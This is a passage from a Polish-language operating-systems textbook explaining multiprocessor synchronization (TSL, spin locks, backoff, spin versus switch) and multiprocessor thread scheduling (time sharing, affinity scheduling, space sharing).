W miarę ewolucji kodu obszary krytyczne mogą potrzebować nowych tablic, których wcześniej nie potrzebowały. Jeśli system modyfikuje nowy programista, który nie do końca rozumie pełną logikę systemu, może odczuwać pokusę, by pobrać muteks zarządzający dostępem do tablicy wtedy, gdy jest on potrzebny, i zwolnić go w momencie, gdy przestaje być potrzebny. Choć wydaje się to rozsądne, może prowadzić do zakleszczeń, które użytkownicy będą postrzegali jako zawieszenie się systemu. Prawidłowe zaprojektowanie mechanizmu użytkowania tablic nie jest łatwe, a utrzymanie prawidłowego układu w ciągu wielu lat — jeśli wziąć pod uwagę zmieniających się programistów — okazuje się bardzo trudne.


8.1.3. Synchronizacja w systemach wieloprocesorowych

Procesory w systemach wieloprocesorowych często wymagają synchronizacji. Przed chwilą pokazaliśmy przypadek, w którym obszary krytyczne i tablice musiały być zabezpieczone przez muteksy. Przyjrzyjmy się teraz bliżej sposobowi, w jaki ta synchronizacja działa w systemach wieloprocesorowych. Jak się wkrótce przekonamy, nie jest to prosty mechanizm.

Na początek bardzo potrzebne są prawidłowe prymitywy synchronizacyjne. Jeśli procesor w komputerze jednoprocesorowym (tylko jeden CPU) wykonuje wywołanie systemowe wymagające dostępu do krytycznej tablicy jądra, kod jądra może zablokować przerwania przed uzyskaniem dostępu do tablicy. Następnie może wykonać swoją pracę, mając pewność, że będzie mógł ją skończyć i że tymczasem żaden inny proces nie zmodyfikuje tablicy. Jednak w systemie wieloprocesorowym zablokowanie przerwań dotyczy tylko procesora, który wykonuje taką blokadę. Inne procesory będą kontynuowały działanie i mogą korzystać z krytycznej tablicy. W konsekwencji trzeba zastosować właściwy protokół muteksa, który byłby respektowany przez wszystkie procesory. W ten sposób można zagwarantować prawidłowe działanie mechanizmu wzajemnego wykluczania.

Sercem każdego protokołu muteksa stosowanego w praktyce jest specjalna instrukcja pozwalająca na inspekcję i ustawienie słowa pamięci w jednej niepodzielnej operacji. Na listingu 2.5 widzieliśmy sposób użycia mechanizmu TSL (od ang. *Test and Set Lock* — dosł. sprawdź i ustaw blokadę) do zaimplementowania obszarów krytycznych. Jak wspominaliśmy wcześniej, ta instrukcja pamięci odczytuje słowo z pamięci i zapamiętuje je w rejestrze. W tym samym czasie zapisuje jedynkę (lub jakąś inną niezerową wartość) do słowa pamięci. Wykonanie operacji odczytu z pamięci i zapisu do pamięci zajmuje dwa cykle. W systemie jednoprocesorowym, o ile nie można przerwać instrukcji w połowie, mechanizm TSL zawsze działa zgodnie z oczekiwaniami.

Spróbujmy teraz pomyśleć o tym, co może się zdarzyć w systemie wieloprocesorowym. Na rysunku 8.10 możemy zobaczyć najgorszy przypadek, w którym słowo pamięci 1000, używane w roli blokady, ma początkowo wartość 0. W kroku 1. procesor 1 czyta słowo pamięci i uzyskuje 0. W kroku 2., zanim procesor 1 uzyska możliwość zapisania 1 pod adresem słowa, procesor 2 włącza się do gry i także odczytuje słowo jako 0. W kroku 3. procesor 1 zapisuje jedynkę pod adres słowa. W kroku 4. procesor 2. także zapisuje 1 do słowa. Oba procesory w wyniku wykonania instrukcji TSL otrzymują 0. W związku z tym obydwa mają teraz dostęp do obszaru krytycznego, dlatego wzajemne wykluczenie kończy się niepowodzeniem.



Rysunek 8.10. Instrukcja TSL może się zakończyć niepowodzeniem, jeśli nie można zablokować magistrali; te cztery kroki pokazują sekwencję zdarzeń, kiedy dochodzi do awarii

Aby zapobiec temu problemowi, instrukcja TSL musi najpierw zablokować magistralę, by nie dopuścić do korzystania z niej przez inne procesory. Następnie musi wykonać obie operacje dostępu do pamięci i na koniec odblokować magistralę. Zazwyczaj blokowanie magistrali jest

realizowane poprzez wykonanie standardowego protokołu żądania magistrali. W jego wyniku następuje asercja (tzn. ustawienie na logiczną jedynkę) specjalnej linii magistrali na tak długo, aż oba cykle będą zakończone. Podczas gdy jest ustawiana ta specjalna linia, żaden inny procesor nie może uzyskać dostępu do magistrali. Instrukcję tę można zaimplementować tylko na magistrali, która posiada potrzebne linie oraz protokół (sprzętowy) do ich używania. Nowoczesne magistrale spełniają te warunki, ale na starszym sprzęcie, który ich nie spełniał, implementacja instrukcji TSL była niemożliwa. Właśnie w tym celu opracowano protokół Petersona: aby wykonywać synchronizację w całości na poziomie oprogramowania [Peterson, 1981].

Jeśli instrukcja TSL jest właściwie zaimplementowana i używana, to można zapewnić działanie mechanizmu wzajemnego wykluczania. Jednak ta metoda wzajemnego wykluczania wykorzystuje blokadę pętlową (ang. *spin lock*), ponieważ procesor żądający dostępu do magistrali wykonuje się w ścisłej pętli, w której testuje blokadę tak szybko, jak to jest możliwe. W ten sposób nie tylko całkowicie marnowany jest czas procesora żądającego dostępu do magistrali (lub wielu procesorów), ale także można doprowadzić do olbrzymiego obciążenia magistrali lub pamięci, co wpływa na znaczące spowolnienie innych procesorów próbujących normalnie działać.

Na pierwszy rzut oka mogłoby się wydawać, że występowanie buforowania powinno wyeliminować problem rywalizacji o magistralę. W rzeczywistości jednak tak się nie dzieje. Teoretycznie, kiedy żądający procesor przeczyta słowo blokady, powinien posiadać jego kopię w swojej pamięci podręcznej. Jeśli żaden inny procesor nie będzie próbował użyć blokady, to żądający procesor powinien mieć możliwość działania z pamięci podręcznej. Kiedy procesor będący właścicielem blokady zapisze do niej jedynkę w celu jej zwolnienia, protokół pamięci podręcznej automatycznie unieważni wszystkie kopie blokady w zdalnych pamięciach podręcznych, przez co wymusi ponowne pobranie prawidłowej wartości.


Problem polega na tym, że pamięci podręczne posługują się blokami złożonymi z 32 lub 64 bajtów. Zazwyczaj słowa otaczające blokadę są potrzebne procesorowi będącemu w jej posiadaniu. Jako że instrukcja TSL jest zapisem (ponieważ modyfikuje blokadę), potrzebuje ona dostępu na wyłączność do bloku pamięci podręcznej zawierającego blokadę. Z tego powodu każda instrukcja TSL unieważnia blok w pamięci podręcznej posiadacza blokady i pobiera jej prywatną kopię (do wyłącznego użytku) dla procesora żądającego. Natychmiast po tym, jak posiadacz blokady zwolni słowo sąsiadujące z blokadą, blok pamięci podręcznej jest przenoszony do jej komputera. W efekcie cały blok pamięci zawierający blokadę jest przez cały czas przemieszczany pomiędzy właścicielem blokady a procesorem żądającym. To generuje jeszcze większy ruch na magistrali, niż miałyby miejsce w przypadku indywidualnych odczytów słowa z blokadą.

Gdyby możliwe było pozbycie się wszystkich zapisów inicjowanych przez instrukcję TSL po stronie żądającej, można by zmniejszyć obciążenie pamięci podręcznej. Cel ten można osiągnąć poprzez zlecenie żądającemu procesorowi, aby najpierw wykonał klasyczną operację odczytu po to, by sprawdzić zajętość blokady. Tylko wtedy, gdy blokada wydaje się być wolna, instrukcja TSL ją uzyskuje. Efektem tej niewielkiej zmiany jest to, że większość operacji na magistrali teraz stanowi odczyt, a nie zapis. Jeśli procesor posiadający blokadę tylko czyta zmienne w tym samym bloku pamięci podręcznej, każda z nich może mieć kopię bloku pamięci podręcznej we wspólnie dzielonym trybie tylko do odczytu. To eliminuje wszystkie operacje transferu bloków pamięci podręcznej. Kiedy blok zostanie ostatecznie zwolniony, jego właściciel może przeprowadzić operację zapisu. Wymaga to dostępu na wyłączność, dlatego wszystkie inne kopie w zdalnych pamięciach podręcznych są unieważniane. Przy następnej operacji odczytu przeprowadzanej przez żądający procesor blok pamięci podręcznej jest ponownie ładowany z pamięci głównej. Należy zwrócić uwagę, że jeśli dwa procesory (lub większa ich liczba) rywalizują o tę samą blokadę,

to może się zdarzyć, że oba jednocześnie zauważą, że jest ona wolna i oba jednocześnie wykonają operację TSL w celu jej uzyskania. Tylko jedno takie żądanie zakończy się powodzeniem, dlatego nie ma tu sytuacji wyścigu, bowiem rzeczywiste przydzielanie magistrali jest wykonywane przez instrukcję TSL, a ta instrukcja jest niepodzielna. To, że procesor zaobserwuje, że blokada jest wolna, i spróbuje natychmiast ją uzyskać za pomocą instrukcji TSL, nie gwarantuje jej uzyskania. Rywalizację może wygrać inny procesor, ale z punktu widzenia poprawności algorytmu nie ma znaczenia, kto uzyskuje blokadę. Sukces czystej operacji odczytu jest jedynie wskazówką, że może to być dobry moment na próbę zdobycia blokady. Nie jest to jednak gwarancja, że próba pozyskania blokady się powiedzie.

Innym sposobem ograniczenia ruchu na magistrali jest wykorzystanie dobrze znanego ethernetowego algorytmu *binarnego wykładniczego cofania* (ang. *binary exponential backoff*) opisanego w pracy [Anderson, 1990]. Zamiast ciągłego odpytywania, tak jak pokazano na rysunku 2.15, można wstawić pętlę opóźniającą pomiędzy zadawaniem kolejnych pytań. Początkowo opóźnienie wynosi jedną instrukcję. Jeśli blokada jest w dalszym ciągu zajęta, opóźnienie jest podwajane do dwóch instrukcji, następnie do czterech instrukcji i tak dalej, do pewnej wartości maksymalnej. Niska wartość maksymalna umożliwia uzyskanie szybkiej odpowiedzi w momencie zwalniania blokady, ale powoduje marnotrawstwo większej liczby cykli, gdy pamięć podrzczna jest zatłoczona. Wysoka wartość maksimum powoduje zmniejszenie obciążenia pamięci podrzcznej kosztem późniejszego zauważenia zwolnienia blokady. Algorytm binarnego wykładniczego cofania może być używany razem ze standardowymi odczytami poprzedzającymi instrukcję TSL lub bez nich.

Jeszcze lepszym pomysłem jest przydzielenie każdemu procesorowi chcącemu uzyskać muteks prywatnej zmiennej blokady do testowania, tak jak pokazano na rysunku 8.11 [Mellor-Crummey i Scott, 1991]. W celu uniknięcia konfliktów zmienna powinna rezydować w nieużywanym w innym przypadku bloku pamięci podrzcznej. Algorytm działa poprzez nakazanie procesorowi, któremu nie powiodło się uzyskanie blokady, zaalokowania zmiennej blokady i dołączenia się na koniec listy procesorów oczekujących na blokadę. Kiedy bieżący właściciel blokady wyjdzie z obszaru krytycznego, zwalnia prywatną blokadę sprawdzaną przez pierwszy procesor na liście (we własnej pamięci podrzcznej). Następnie ten procesor wchodzi do obszaru krytycznego. Kiedy wykona potrzebne działania, zwalnia blokadę używaną przez swojego następcę itd. Chociaż ten protokół jest nieco złożony (w celu uniknięcia sytuacji, w której dwa procesory dołączają się jednocześnie na koniec listy), okazuje się wydajny i odporny na zagłodzenia. Szczegółowe informacje na ten temat można znaleźć w artykule.



Rysunek 8.11. Wykorzystanie wielu blokad w celu uniknięcia zatłoczenia pamięci podrzcznej

Zapętlanie a przełączanie

Do tej pory zakładaliśmy, że procesor wymagający zablokowanego muteksa tylko na niego czeka. Czekanie polega na ciągłym odpytywaniu, odpytywaniu przerywanym lub dołączaniu się do listy oczekujących procesorów. Czasami nie ma innej alternatywy dla żądającego procesora, jak czekanie. Założmy, że jakiś procesor jest bezczynny i potrzebuje dostępu do współdzielonej listy gotowych procesów do uruchomienia. Jeśli lista gotowych procesów jest zablokowana, to procesor nie może po prostu zdecydować o tym, że zawiesi te operacje, które wykonuje, i uruchomi inny proces, ponieważ wykonanie tej czynności wymagałoby czytania listy gotowych procesów. *Musi* czekać do momentu uzyskania listy gotowych procesów.

Istnieje jednak inne wyjście. Jeśli np. jakiś wątek procesora chce uzyskać dostęp do pamięci podrzędnej bufora systemu plików, a jest w danym momencie zablokowany, to procesor zamiast o czekaniu może zdecydować o przełączeniu do innego wątku. Problem tego, czy należy się zapętlić, czy też wykonać przełączenie wątków, był przedmiotem wielu badań. Niektóre z nich omówimy poniżej. Zwróćmy uwagę na to, że problem ten nie występuje w systemach jedno-procesorowych, ponieważ zapętlanie nie ma zbytniego sensu, jeśli nie ma innych procesorów, które mogłyby zwolnić blokadę. Jeśli wątek próbuje uzyskać blokadę i mu się to nie powiedzie, zawsze się blokuje. W ten sposób daje szansę właścielowi blokady na uruchomienie się i zwolenie blokady.

Przy założeniu, że zarówno zapętlanie, jak i wykonywanie przełączenia wątków są wykonalnymi opcjami, należy zdecydować się na pewien kompromis. Zapętlanie wiąże się bezpośrednio z marnotrawstwem cykli procesora. Wielokrotne sprawdzanie blokady nie jest wydajnym działaniem. Jednak przełączanie także powoduje marnotrawstwo cykli procesora, ponieważ trzeba zapisać stan bieżącego wątku, uzyskać blokadę na liście gotowych wątków, wybrać wątek, zadać jego stan i go uruchomić. Co więcej, pamięć podrzędna procesora będzie zawierać wszystkie nieprawidłowe bloki. W związku z tym w momencie rozpoczęcia działania nowego wątku wystąpi wiele kosztownych chybień bufora. Prawdopodobne są również chybione odwołania do bufora TLB. Ostatecznie musi nastąpić przełączenie do pierwotnego wątku, po którym następuje więcej chybionych trafień. Cykle poświęcone na te dwa przełączenia kontekstu oraz wszystkie chybione odwołania do pamięci podrzędnej zostaną utracone.

Jeśli wiadomo, że muteksy są, ogólnie rzecz biorąc, utrzymywane przez np. 50 µs, a przełączenie z bieżącego wątku zajmuje 1 ms i potrzeba kolejnej milisekundy, aby przełączyć się do niego z powrotem, bardziej wydajne jest zapętlenie się na muteksie. Z drugiej strony, jeśli przeciętnie muteks jest utrzymywany przez 10 ms, to warto podjąć trud wykonania dwóch przełączeń kontekstu. Problem polega na tym, że obszary krytyczne znacznie się różnią czasem trwania. A zatem które podejście jest właściwsze?

Jedno z możliwych rozwiązań polega na wyborze zapętlania w każdej sytuacji. Drugie rozwiązanie to wykonywanie za każdym razem przełączenia. Jest jednak trzecie rozwiązanie polegające na podjęciu osobnej decyzji za każdym razem, kiedy system napotka zablokowany muteks. W momencie, kiedy musi być podjęta decyzja, nie wiadomo, czy lepiej zdecydować się na zapętlenie, czy przełączenie, ale w każdym systemie można prześledzić wszystkie działania i później poddać je analizie w trybie offline. Wówczas można ustalić, która decyzja była najlepsza i ile czasu zmarnowano w najlepszym przypadku. Wybrany algorytm może następnie stać się narzędziem, według którego można porównywać inne algorytmy możliwe do zastosowania.

Problem ten był studiowany przez badaczy przez wiele dziesięcioleci [Ousterhout, 1982]. W większości prac stosowano następujący model: wątek, któremu nie udało się uzyskać muteksa,

zapętlał się na jakiś czas. Po przekroczeniu zadanego progu następowało przełączenie. W niektórych przypadkach próg ma stałą wartość. Zwykle jest równy znanemu kosztowi przełączenia do innego wątku, a następnie przełączenia z powrotem. W innych przypadkach jest to dynamiczny algorytm zależny od zaobserwowanej historii oczekiwania na muteksy.

Najlepsze rezultaty osiąga się, kiedy system śledzi czasy kilku ostatnio zaobserwowanych zapętleń i zakłada, że bieżące zapętlenie będzie podobne do poprzednich. I tak przy założeniu, że czas przełączania kontekstu wynosi 1 ms, wątek zapętlilby się przez maksymalnie 2 ms, przez cały czas obserwując czas zapętleń. Jeśli przez ten czas uzyskanie blokady się nie powiedzie, a wątek sprawdził, że w ostatnich trzech uruchomieniach musiał czekać średnio 200 μ s, to przed przełączeniem powinien zapętlić się na 2 ms. Jeśli jednak ustalił, że był zapętlony przez pełne 2 ms w każdej z poprzednich prób, powinien przełączyć się natychmiast i w ogóle się nie zapętać.

W niektórych nowoczesnych procesorach, włącznie z x86, dostępne są specjalne instrukcje umożliwiające skuteczniejsze oczekiwanie w kontekście zużycia energii. I tak instrukcje MONITOR/MWAIT na platformie x86 pozwalają programom na zablokowanie się do czasu, aż jakiś inny procesor zmodyfikuje dane we wcześniej zdefiniowanym obszarze pamięci. W szczególności instrukcja MONITOR określa zakres adresów, dla których powinien być monitorowany zapis. Następnie instrukcja MWAIT blokuje wątek do momentu, aż inny procesor wykona operację zapisu w obszarze. W efekcie wątek jest zapętlony, ale bez niepotrzebnego marnowania wielu cykli.

8.1.4. Szeregowanie w systemach wieloprocesorowych

Zanim przejdziemy do omawiania sposobu realizacji szeregowania w systemach wieloprocesorowych, należy określić, co podlega szeregowaniu w tych systemach. W starych czasach, kiedy wszystkie procesy składały się z pojedynczych wątków, szeregowaniu podlegały procesy. Nie było niczego innego, co można by szeregować. Wszystkie współczesne systemy operacyjne obsługują procesy wielowątkowe. To sprawia, że szeregowanie jest bardziej skomplikowane.

Znaczenie ma to, czy są to wątki jądra, czy wątki użytkownika. Jeśli podział na wątki jest wykonywany za pomocą biblioteki działającej w przestrzeni użytkownika, a jądro nie wie niczego na temat wątków, to szeregowanie jest wykonywane na poziomie procesów, tak jak do tej pory. Jeśli jądro nie wie nawet, że wątki istnieją, nie może ich uszeregować.

W przypadku wątków jądra obraz jest nieco inny — jądro jest świadomie występowania wszystkich wątków. W związku z tym może wybrać spośród wątków należących do procesu. W tych systemach obowiązuje trend, zgodnie z którym jądro wybiera wątek do uruchomienia, a proces, do którego ten wątek należy, odgrywa tylko niewielką rolę (lub nawet nie odgrywa żadnej roli) w algorytmie wyboru wątku do działania. Poniżej omówimy zagadnienie szeregowania wątków, ale — co oczywiste — w systemach z procesami jednowątkowymi lub wątkami zaimplementowanymi w przestrzeni użytkownika to procesy są szeregowane.

Wybór pomiędzy procesami a wątkami jako przedmiotem szeregowania to nie jedyny problem związany z szeregowaniem. W systemach jednoprocessorowych szeregowanie jest jednowymiarowe. Jedyne pytanie, na które trzeba odpowiedzieć (często wielokrotnie), brzmi tak: który wątek powinien zacząć działać jako następny? W systemach wieloprocesorowych szeregowanie ma dwa wymiary: program szeregujący musi zdecydować, który wątek należy uruchomić oraz na którym procesorze go uruchomić. Ten dodatkowy wymiar bardzo komplikuje problem szeregowania w systemach wieloprocesorowych.

Innym czynnikiem komplikującym jest to, że w niektórych systemach pewne wątki są niezwiązane ze sobą, natomiast w innych są one łączone w grupy należące do tej samej aplikacji

i działające wspólnie. Przykładem tej drugiej sytuacji jest system z podziałem czasu — w tym systemie niezależni użytkownicy uruchamiają niezależne procesy. Wątki różnych procesów nie są ze sobą związane, a każdy z nich można szeregować bez względu na inne.

Przykład tej drugiej sytuacji regularnie występuje w środowiskach twórców oprogramowania. Duże systemy często składają się z pewnej liczby plików nagłówkowych zawierających makra, definicje typów oraz deklaracje zmiennych używanych przez właściwe pliki kodu. Modyfikacja pliku nagłówkowego powoduje, że wszystkie pliki źródłowe, które go włączają, muszą być ponownie skompilowane. Do zarządzania wytwarzaniem oprogramowaniem często wykorzystuje się program `make`. Wywołanie programu `make` powoduje uruchomienie komplikacji tylko tych plików kodu, które muszą być skompilowane w wyniku zmian w plikach nagłówkowych lub w plikach kodu. Pliki obiektywne, które są aktualne, nie zostają wygenerowane od nowa.


Pierwotna wersja programu `make` wykonywała swoje działania sekwencyjnie, natomiast nowsze wersje zaprojektowane dla systemów wieloprocesorowych mogą uruchamiać wszystkie komplikacje na raz. Jeśli jest potrzebnych 10 komplikacji, to nie ma sensu uszeregowanie 9 z nich tak, by zadziałyły natychmiast, i pozostawienie ostatniego na później, ponieważ użytkownik nie uzna pracy za skończoną, dopóki nie zakończy się ostatnia komplikacja. W takim przypadku warto rozpatrywać wątki wykonujące komplikacje jako grupę i wzięcie tego pod uwagę podczas ich szeregowania.

Ponadto czasami warto uszeregować wątki, które bardzo często się komunikują, spełniając rolę np. producenta i konsumenta, nie tylko w tym samym czasie, ale także blisko siebie w przestrzeni. Mogą one skorzystać ze współdzielenia pamięci podręcznej. Na podobnej zasadzie w architekturze NUMA może być pomocne korzystanie z pamięci znajdującej się blisko.

Podział czasu

Przyjrzymy się najpierw przypadkowi szeregowania niezależnych wątków, a następnie przeanalizujmy sposób szeregowania wątków, które są ze sobą powiązane. Najprostszym algorytmem szeregowania do obsługi niezwiązań ze sobą wątków jest stworzenie pojedynczej struktury danych na poziomie systemu do przechowywania wątków będących w gotowości. Może to być lista, ale lepiej, jeśli będzie to zbiór list dla wątków o różnych priorytetach, tak jak pokazano na rysunku 8.12(a). W pokazanej sytuacji 16 procesorów jest zajętych, a zbiór 14 wątków o podanych priorytetach oczekuje na uruchomienie. Pierwszy procesor, który zakończy swoją pracę (lub będzie musiał zablokować swoje wątki), to procesor 4, który następnie zablokuje kolejki do uszeregowania i wybierze wątek o najwyższym priorytecie. W sytuacji z rysunku 8.12(b) jest to proces A. Następnie procesor 12 przechodzi do stanu bezczynności i wybiera wątek B, tak jak pokazano na rysunku 8.12(c). Jeśli wątki są kompletnie ze sobą niezwiązane, wykonywanie szeregowania w ten sposób okazuje się rozsądny wyborem i jest bardzo łatwe do wydajnego zaimplementowania.

Wykorzystanie przez wszystkie procesory pojedynczej struktury danych do szeregowania powoduje podział czasu procesorów w sposób podobny do tego, w jaki odbywa się to w systemach jednoprocesorowych. Zapewnia również automatyczne równoważenie obciążenia, ponieważ nigdy się nie może zdarzyć, aby jeden procesor był bezczynny, podczas gdy pozostałe są przeciążone. Dwie wady tego podejścia to potencjalna rywalizacja o strukturę danych szeregowania w miarę zwiększania się liczby procesorów oraz obciążenie podczas przełączania kontekstu wtedy, gdy wątki blokują się w oczekiwaniu na realizację operacji wejścia-wyjścia.



Rysunek 8.12. Wykorzystanie pojedynczej struktury danych do szeregowania systemów wieloprocesorowych

Możliwa jest również sytuacja, w której przełączenie wątków następuje w momencie wyczerpania się kwantu czasu wątku. Systemy wieloprocesorowe mają pewne cechy, które nie występują w systemach jednoprocesorowych. Przypuśćmy, że wątek utrzymuje blokadę pętlową w momencie wyczerpania się jego kwantu czasu. Inne procesory oczekujące na blokadę pętlową marnują swój czas, tkwiąc w zapętlaniu tak dugo, aż wątek ten zostanie zaplanowany ponownie i zwolni blokadę. W systemach jednoprocesorowych blokady pętlowe rzadko są stosowane. Z tego powodu, kiedy proces zawiesi się w czasie posiadania muteksa, zostanie natychmiast zablokowany. Dlatego strata czasu nie jest tak duża.

W celu obejścia tej anomalii w niektórych systemach wykorzystuje się *inteligentne szeregowanie*. W takim układzie wątek uzyskujący blokadę pętlową ustawia dla procesu globalną flagę, która pokazuje, że w danym momencie wątek ten posiada blokadę pętlową [Zahorjan et al., 1991]. Kiedy zwolni blokadę, zeruje tę flagę. Program szeregujący nie zatrzymuje wtedy wątku posiadającego blokadę pętlową, ale daje mu trochę więcej czasu na zakończenie wykonywania działania w obszarze krytycznym i zwolnienie blokady.

Innym problemem odgrywającym pewną rolę w szeregowaniu jest to, że o ile wszystkie procesory są sobie równe, o tyle niektóre procesory są „równiejsze”. W szczególności kiedy wątek A działał przez długi czas na procesorze k , pamięć podrzeczna procesora k będzie pełna bloków A . Jeśli proces A zostanie wybrany do działania w niedalekiej przyszłości, może działać wydajniej, pod warunkiem że będzie działać na procesorze k , ponieważ pamięć podrzeczna procesora k w dalszym ciągu może zawierać pewne bloki procesu A . Ponowne załadowanie bloków do pamięci podrzeczonej zwiększa współczynnik trafień w pamięci podrzeczonej, a tym samym szybkość działania wątku. Ponadto bufor TLB może również zawierać właściwe strony, co redukuje liczbę chybionych odwołań do bufora TLB.

Niektóre systemy wieloprocesorowe biorą ten efekt pod uwagę i wykorzystują tzw. *szeregowanie według powinowactwa* (ang. *affinity scheduling*) [Vaswani i Zahorjan, 1991]. Podstawowa idea polega na podjęciu wysiłków zmierzających do tego, by wątek działał na tym samym procesorze, na którym działał ostatnio. Jednym ze sposobów stworzenia tego powinowactwa jest skorzystanie z *algorytmu szeregowania dwupozyciowego*. W momencie utworzenia wątku jest on przydzielany do procesora — np. na podstawie tego, który z wątków w danym momencie ma najmniejsze obciążenie. Przypisanie wątków do procesorów to górnny poziom algorytmu. W rezultacie tej strategii każdy procesor uzyskuje własną kolekcję wątków.

Właściwe szeregowanie wątków tworzy dolny poziom algorytmu. Jest ono realizowane przez każdy procesor oddzielnie z wykorzystaniem priorytetów lub innych mechanizmów. Dzięki próbie utrzymania wątku na tym samym procesorze przez cały czas jego życia można zmaksymalizować powinowactwo pamięci podręcznej. Jeśli jednak procesor nie ma do uruchomienia żadnych wątków, zamiast przechodzić do bezczynności, bierze jakiś wątek od innego procesora.


Zastosowanie dwupoziomowego szeregowania ma trzy zalety. Po pierwsze zapewnia w przybliżeniu równomierne rozłożenie wątków na dostępne procesory. Po drugie, jeśli to możliwe, wykorzystywane są zalety powinowactwa pamięci podręcznej. Po trzecie dzięki przekazaniu każdemu procesorowi listy procesów będących w gotowości rywalizacja o listę gotowych procesów ulega zostaje ograniczona do minimum, ponieważ próby użycia listy gotowych procesów innego procesora są stosunkowo rzadkie.

Współdzielenie przestrzeni

Inne ogólne podejście do szeregowania w systemach wieloprocesorowych może być wykorzystane wtedy, kiedy wątki są w pewien sposób ze sobą powiązane. Wcześniej jako przykład jednego z przypadków przywołaliśmy równoległe wykonywanie programu make. Często zdarza się również, że pojedynczy proces ma wiele wątków, które wspólnie ze sobą działają. Jeśli np. wątki procesu często się ze sobą komunikują, warto zadbać o to, by działały równocześnie. Szeregowanie wielu wątków w tym samym czasie pomiędzy wielu procesorów nazywa się *współdzieleniem przestrzeni*.

Najprostszy algorytm współdzielenia przestrzeni działa w następujący sposób. Założymy, że jednocześnie tworzona jest cała grupa powiązanych ze sobą wątków. W momencie jej utworzenia program szeregujący sprawdza, czy istnieje tyle samo wolnych procesorów, co wątków. Jeśli tak jest, to każdy wątek uzyskuje własny, dedykowany procesor (tzn. bez wieloprogramowości) i wszystkie wątki się uruchamiają. Jeśli nie ma wystarczającej liczby procesorów, żaden z wątków nie rozpoczyna działania, dopóki nie będzie dostatecznej liczby dostępnych procesorów. Każdy wątek utrzymuje swój procesor aż do zakończenia. Wówczas procesor jest zwracany do puli procesorów dostępnych. Jeśli wątek zablokuje się w oczekiwaniu na zakończenie operacji wejścia-wyjścia, dalej utrzymuje procesor, który jest bezczynny aż do chwili, kiedy wątek się zbudzi. Gdy nadaje się następna partia wątków, powtórzony zostanie ten sam algorytm.

W każdym momencie zbiór procesorów jest dzielony w sposób statyczny na pewną liczbę partycji. Każda z nich wykonuje wątki jednego procesu. Na rysunku 8.13 np. mamy partycje o rozmiarach: 4, 6, 8 i 12 procesorów, a 2 procesory są nieprzydzielone. W miarę upływu czasu liczba i rozmiar partycji zmienia się. Tworzą się nowe wątki, a stare kończą działanie i są niszczone.



Rysunek 8.13. Zbiór 32 procesorów podzielony na cztery partycje; dwa procesory nie zostały przydzielone

Co jakiś czas muszą być podejmowane decyzje dotyczące szeregowania. W systemach jednoprocesorowych dobrze znanym algorymem szeregowania zadań wsadowych jest algorytm „najpierw najkrótsze zadanie”. Analogiczny algorytm dla systemu wieloprocesorowego polega na wyborze procesu wymagającego najmniejszej liczby cykli procesora — czyli wątku, dla którego wartość *liczba procesorów* \times *czas wykonywania* jest najmniejsza. W praktyce jednak taka informacja rzadko jest dostępna, zatem algorytm okazuje się trudny do realizacji. Z badań wynika, że w praktyce trudno zrealizować algorytm „pierwszy zgłoszony, pierwszy obsłużony” [Krueger et al., 1994].

W tym prostym modelu partycjonowania wątek pyta jedynie o pewną liczbę procesorów i albo wszystkie je otrzymuje, albo musi czekać, aż będą dostępne. Innym podejściem możliwym do zastosowania przez wątki jest aktywne zarządzanie stopniem współbieżności. Jedną z metod zarządzania współbieżnością jest utrzymywanie centralnego serwera, śledzącego to, które wątki działają, a które chcą działać oraz jakie są ich minimalne i maksymalne wymagania w zakresie procesorów [Tucker i Gupta, 1989]. Okresowo każda z aplikacji odpytuje centralny serwer o liczbę procesorów, z jakich może skorzystać. Następnie dostosowuje liczbę wątków w góre lub w dół, tak by zapotrzebowanie na procesory było zgodne z liczbą dostępnych procesorów.

